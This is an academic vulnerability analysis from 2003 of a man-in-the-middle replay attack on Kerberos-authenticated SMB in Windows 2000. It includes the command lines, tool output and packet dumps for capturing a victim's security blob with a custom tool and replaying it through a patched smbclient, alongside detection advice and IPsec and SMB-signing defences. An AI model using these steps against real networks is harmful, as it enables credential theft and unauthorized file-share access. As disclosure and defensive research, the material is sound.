

Replay Attack on Kerberos V and SMB

Last updated: 16th of March 2003

The vulnerability was analyzed by:

- Kimmo Kasslin, kimmo.kasslin@hut.fi
- Antti Tikkanen, antti.tikkanen@hut.fi

Threat and Vulnerability

This vulnerability is an inherent vulnerability in the Kerberos V authentication protocol. A more detailed description of the protocol can be found from [1]. Replay attacks are also discussed in [2].


We will use the SMB protocol as an example protocol that uses Kerberos for this attack. Details for SMB can be found from [3] and [4].

The Kerberos authentication process involves many steps. If a client wishes to authenticate himself to a server, the steps are usually as follows:

1. The client will issue an KRB_AS_REQ message to the Authentication Server (AS) for a Ticket Granting Ticket (TGT)
2. The AS will reply with a KRB_AS_REP that contains the TGT
3. The client will use the TGT to acquire a ticket for the server in question by sending an KRB_TGS_REQ message to a Ticket-Granting Server
4. The TGS will reply with a KRB_TGS_REP that contains the requested ticket
5. The client will use the ticket to authenticate himself to the server

The attack will take place in the final step of the authentication process. The victim has already acquired the initial Ticket Granting Ticket and a service ticket for a specified SMB server.

When authenticating to the SMB server, the victim will first negotiate SMB session options with the server with a Negotiate Protocol Request and Response. After this, the victim will attempt to create a session and authenticate itself with a Session Setup AndX Request. This message will contain a security blob which contains the Kerberos service ticket and something called an authenticator from the victim. Picture 1 depicts this process.



Picture 1. Messages transmitted for SMB authentication.

As mentioned, inside the security blob is a Kerberos service ticket for the SMB server. It is of the form

$$T_{c,s} = s, \{c, a, v, K_{c,s}\}K_s$$

Here s is the server's name, c the client's name, a the client's network address, v the ticket validity time period, $K_{c,s}$ the session key to use and K_s the server's key (note: $\{x\}_{K_y}$ means that x is encrypted with key K_y).

The authenticator is of the form:

$$A_{c,s} = \{c, t, key\}_{K_{c,s}}$$

Here t is the time the authenticator was created and key is an optional additional session key.

In our research of the Windows 2000 environment, we found that replay attacks against this authentication process are quite feasible.

Kerberos authenticators serve two purposes. Firstly, they verify that the client knows the session key, because they include plaintext encrypted with it. Secondly, they include a timestamp, which should help to prevent replay attacks. This is because authenticators will be valid for only a limited time (usually a few minutes), making the attack harder. To make replay attacks even more difficult, it is also recommended that servers should cache used authenticators and refuse to accept them more than once.

Our research shows that the Windows 2000 Server SP3 does indeed cache used authenticators. We attempted replaying used authenticators, but the server refused to accept them. This means that an attacker must use an active man-in-the-middle attack to listen in on the SMB session setup and prevent the server from ever seeing the credentials the victim sends. This way, when the attacker replays the security blob, the server has not seen the authenticator, and the attack succeeds.

The network address included in the service ticket is optional according to RFC 1510, but is still highly recommended. This field would restrict the use of the ticket to pre-defined hosts, and make replay attacks more difficult, as the attacker would be forced to use the victim's IP address when replaying the credentials.

Our research shows that the Windows 2000 Server SP3 acting as a file server either does not verify the address field or the Windows 2000 KDC does not include it in the tickets it gives out. This means that an attacker, once he has captured the victim's security blob, may reuse it from his own network address. This makes replay attacks simpler.

Preconditions for the Attack

The following assumptions will be made:

- The victim wishing to authenticate himself will be using a Windows 2000 Professional workstation
- The KDC will be running on a Windows 2000 Server

- The SMB server the victim will attempt to connect to is a Windows 2000 Server

The attacker must also subvert IP traffic from the victim to the fileserver to his own network address. For this we use the attack described in [5], which uses ARP spoofing and kernel level redirection to accomplish a man-in-the-middle situation.

Attack Environment Used

Our environment will consist of:

- Windows 2000 Professional SP3 workstation (the victim)
- Windows 2000 Server SP3 (Kerberos KDC)
- Windows 2000 Server SP3 (file sharing with SMB)
- Red Hat Linux 8.0 (the attacker)

The network is switched. The victim and attacker will be in the same logical network segment and the two servers in another segment.

The servers will have basic configurations regarding Kerberos. No encryption will be used in the network layer (IPSEC).

Analysis of the Attack

The first part of the attack requires capturing the Session Setup AndX packet sent by the victim to the fileserver. Once the preconditions are met, and IP traffic from the victim has been subverted to the attacker's address, we use a special tool [6] we wrote for this purpose. It will do the following:

- act as a proxy between the victim and the server during session negotiations
- capture a security blob from inside the Session Setup AndX packet sent by the victim
- break the connection before the server sees the Session Setup AndX

You should run the tool on as root the attacker's machine like this:

```
smb_catchblob -l <attacker_ip> -s <fileserver_ip> -p 445
```

Once the victim attempts to connect to the server, the man-in-the-middle attack takes place. The victim will send a Negotiate Protocol Request, which our proxy will send to the real server. The Negotiate Protocol Reply from the server will be sent to the victim. Then, the victim will attempt to create a session with a Session Setup AndX packet. Our tool will capture the packet, and break off connections to both parties. Here is an example output from the tool:

```

# ./smb_catchblob -s 193.167.4.26 -l 193.167.5.25 -p 445
Starting SMB Catchblob..
Proxy started on ip 193.167.5.25 port 445
Proxying traffic to 193.167.4.26
Waiting for connection
*** Got connection...
*** Client sent SMB_NEGPROT..
*** Server replied SMB_NEGPROT..
*** Client sent SMB_SETUPANDX, dropping connections!
*** Blob length: 1513
*** First and last bytes of blob: 0x60 0x82 0x05 0xe5 0x06 ... 0x0a 0x70 0xd4 0x89 0xab
Wrote security blob to blob.txt!

```

The victim will see an error message saying the service is not available, and the server will never see the captured Session Setup AndX packet. As stated earlier, the packet will include a security blob containing the service ticket and an authenticator. Here is a dump showing the essential parts of the Session Setup AndX packet:

```

Internet Protocol, Src Addr: 193.167.5.29 (193.167.5.29), Dst Addr: 193.167.5.25
(193.167.5.25)
Transmission Control Protocol, Src Port: 1123 (1123), Dst Port: microsoft-ds (445), Seq:
690178572, Ack: 1430136060, Len: 188
NetBIOS Session Service
SMB (Server Message Block Protocol)
  SMB Header
    Session Setup AndX Request (0x73)
      Word Count (WCT): 12
      AndXCommand: No further commands (0xff)
      Reserved: 00
      AndXOffset: 1644
      Max Buffer: 16644
      Max Mpx Count: 50
      VC Number: 0
      Session Key: 0x00000000
      Security Blob Length: 1513
      Reserved: 00000000
      Capabilities: 0x800000d4
      Byte Count (BCC): 1585
      Security Blob: 608205E506062B0601050502A08205D9...
        GSS-API
          OID: 1.3.6.1.5.5.2 (SNMPv2-SMI::security.5.2) (SPNEGO)
          SPNEGO
            negTokenInit
              mechType
                mechToken
                  krb5_blob: 6082059706092A864886F71201020201...
                    OID: 1.2.840.113554.1.2.2 (iso.2.840.113554.1.2.2) (KRB5)
                    krb5_tok_id: KRB5_AP_REQ (0x0001)
                    Kerberos
                      Version: 5
                      MSG Type: AP-REQ
                      APOptions: 0020000000
                      Ticket
                        Version: 5
                        Realm: WIN.HUT.FI
                        Service Name: CCPRINT02$
                          Type: Principal
                          Name: CCPRINT02$
                        Encrypted Data: Ticket data
                          Type: rc4-hmac
                          CipherText: 658A59409E90548D7B51AC0B591765...
                        Encrypted Data: Authenticator
                          Type: rc4-hmac
                          CipherText: 31CC7A15D437533DF3274068CD29BD85...
          Native OS: Windows 2000 2195
          Native LAN Manager: Windows 2000 5.0
          Primary Domain:

```

We can observe the victim's ticket for the server and an authenticator inside the blob.

The contents of the security blob will be written to a file called *blob.txt*. At this point, the attacker has all the information he needs to use the victim's credentials. After this, the attacker will have a few minutes to finish the attack. Kerberos does enforce a maximum time skew: if the authenticator timestamp is too old, the server will not accept it. This time limit is a configuration item, and can be anything from a few minutes to hours.

Note that at any stage, there is no way for the attacker to know whose credentials he has stolen. This information is only in the service ticket, which is encrypted with the server's key. This information must be extracted from earlier network traffic from the victim, such as the initial KRB_AS_REQ.

To replay the blob, we modified a tool called *smbclient* from the Samba open source package [7]. Normally *smbclient* is used to access SMB shares from UNIX. We modified it to read a captured security blob from a file and use it to authenticate to a server. You should run it like this on the attack machine:

```
smbclient //<fileserver>/<share> -k
```

The switch *-k* is for Kerberos authentication. The tool will automatically replace the security blob if it finds a file called *blob.txt* in the current directory. *Smbclient* will negotiate session options and attempt to connect to the share normally; the only exception is the use of the captured security blob. After this, you should be connected to the share with the victim's credentials. Here is a dump of the Session Setup AndX packet sent by the attacker with the modified client:

```
Frame 8 (216 bytes on wire, 216 bytes captured)
Ethernet II, Src: 00:03:47:92:88:f0, Dst: 00:00:0c:07:ac:05
Internet Protocol, Src Addr: 193.167.5.25 (193.167.5.25), Dst Addr: 193.167.4.26
(193.167.4.26)
Transmission Control Protocol, Src Port: 32805 (32805), Dst Port: microsoft-ds (445),
Seq: 1577554263, Ack: 412784743, Len: 150
NetBIOS Session Service
SMB (Server Message Block Protocol)
  SMB Header
    Session Setup AndX Request (0x73)
      Word Count (WCT): 12
      AndXCommand: No further commands (0xff)
      Reserved: 00
      AndXOffset: 0
      Max Buffer: 65535
      Max Mpx Count: 2
      VC Number: 1
      Session Key: 0x00000000
      Security Blob Length: 1513
      Reserved: 00000000
      Capabilities: 0x8000005c
      Byte Count (BCC): 1535
      Security Blob: 608205E506062B0601050502A08205D9...
        GSS-API
          OID: 1.3.6.1.5.5.2 (SNMPv2-SMI::security.5.2) (SPNEGO)
          SPNEGO
            negTokenInit
              mechType
                mechToken
```

```
krb5_blob: 6082059706092A864886F71201020201...
OID: 1.2.840.113554.1.2.2 (iso.2.840.113554.1.2.2) (KRB5)
krb5_tok_id: KRB5_AP_REQ (0x0001)
Kerberos
  Version: 5
  MSG Type: AP-REQ
  APOptions: 0020000000
  Ticket
    Version: 5
    Realm: WIN.HUT.FI
    Service Name: CCPRINT02$
    Type: Principal
    Name: CCPRINT02$
    Encrypted Data: Ticket data
    Type: rc4-hmac
    CipherText: 658A59409E90548D7B51AC0B591765...
  Encrypted Data: Authenticator
  Type: rc4-hmac
  CipherText: 31CC7A15D437533DF3274068CD29BD85...

Native OS: Unix
Native LAN Manager: Samba
```

Notice that the security blob is identical in both the captured and the replayed packet.

After this, there are no limitations regarding ticket expiration or time skew. Once the connection is made, the attacker may hold it for as long as he wishes.

To use the modified smbclient, you must apply a patch [8] against the alpha23 version of Samba and compile it against Kerberos libraries.

Detection and Tracing

To detect such an attack, one option would be to attempt detecting ARP spoofing altogether. This is described in more detail in [5]. If this is successful, the attack becomes infeasible.

The victim can also detect a possible attack if attempted connections seem to fail. As stated earlier, when an attack is under way, the victim will see an error message stating that the service is not available. However, this is not an efficient solution, since such errors are not rare in normal circumstances. Also, trusting users in such matters is probably not a good idea at all.

The detection of this attack is very difficult. More effort should be put into preventing it from happening. More information on this can also be found from the next chapter.

Protection against the Attack

Replay attacks on SMB connections with Kerberos authentication can be prevented. The most efficient way is to use some form of encryption on the IP layer. The use of IPsec [9] would be a sufficient protective action. However, using it to encrypt all client-to-server traffic is in many cases very difficult.

SMB signing, which is available on some implementations, can be used to prevent replay attacks. It is described in more detail in [4]. In short, when signing is enabled, packets will include a cryptographic MD5 checksum created with a session key to ensure their integrity. There is one significant pitfall. Usually servers are configured to only support SMB signing and not require it. If the victim is using SMB signing, the connection can still be attacked. The security blob is easily extracted, since no encryption is used. If the attacker is then allowed to connect to the server with the stolen credentials without using SMB signing, the attack will succeed.

The server must require SMB signing for all connections for the attack to fail. If this is the case, the attacker will not know the key to create the checksums, and therefore cannot create a connection.

If SMB connections have to be made in an unsafe network, it could be argued that other authentication methods such as NTLMv2 are in fact safer than Kerberos. Replay attacks on such challenge-response mechanisms are not possible, but dictionary attacks on weak passwords certainly are.

Test Results

Our results showed that replay attacks against SMB connections that use Kerberos for authentication are possible, and can be implemented very easily.

We discovered that the Windows 2000 SP3 Server does cache used authenticators. This makes replay attacks more difficult, as attackers must prevent servers from seeing the authenticators they capture. In practice, instead of just passively listening to network traffic, the attacker must now use an active man-in-the-middle attack.

We also showed that such attacks are simplified by not enforcing a network address in service tickets in a Windows 2000 environment. This means that the attacker does not have to steal the victim's network address at any point.

References

- [1] J. Kohl, C. Neuman. The Kerberos Network Authentication Service (V5). Request for Comments 1510, September 1993.
- [2] S. M. Bellovin, M. Merrit. Limitations of the Kerberos Authentication System. <http://www.research.att.com/~smb/papers/kerblimit.usenix.pdf>. Referenced 3.2.2003.
- [3] R. Sharpe. Samba Stuff. <http://www.richardsharpe.com/samba-stuff.html>. Referenced 3.2.2003.
- [4] Storage Networking Industry Association. CIFS Technical Reference, Rev. 1.0.

- http://www.snia.org/tech_activities/CIFS/CIFS-TR-1p00_FINAL.pdf
Referenced 16.3.2003.
- [5] K. Kasslin, A. Tikkanen. Hijacking a Network Connection on a Switched Network.
 - [6] K. Kasslin, A. Tikkanen. Smb_catchblob, a tool for replay attacks on SMB.
 - [7] Samba suite. <http://www.samba.org> Referenced 16.3.2003.
 - [8] K. Kasslin, A. Tikkanen. Patch against samba-3.0alpha23 for replay attacks.
 - [9] R. Atkinson, S. Kent. Security Architecture for IP. Request for Comments 2401, November 1998.
 - [10] D. Eastlake. Domain Name System Security Extensions. Request for Comments 2535, March 1999.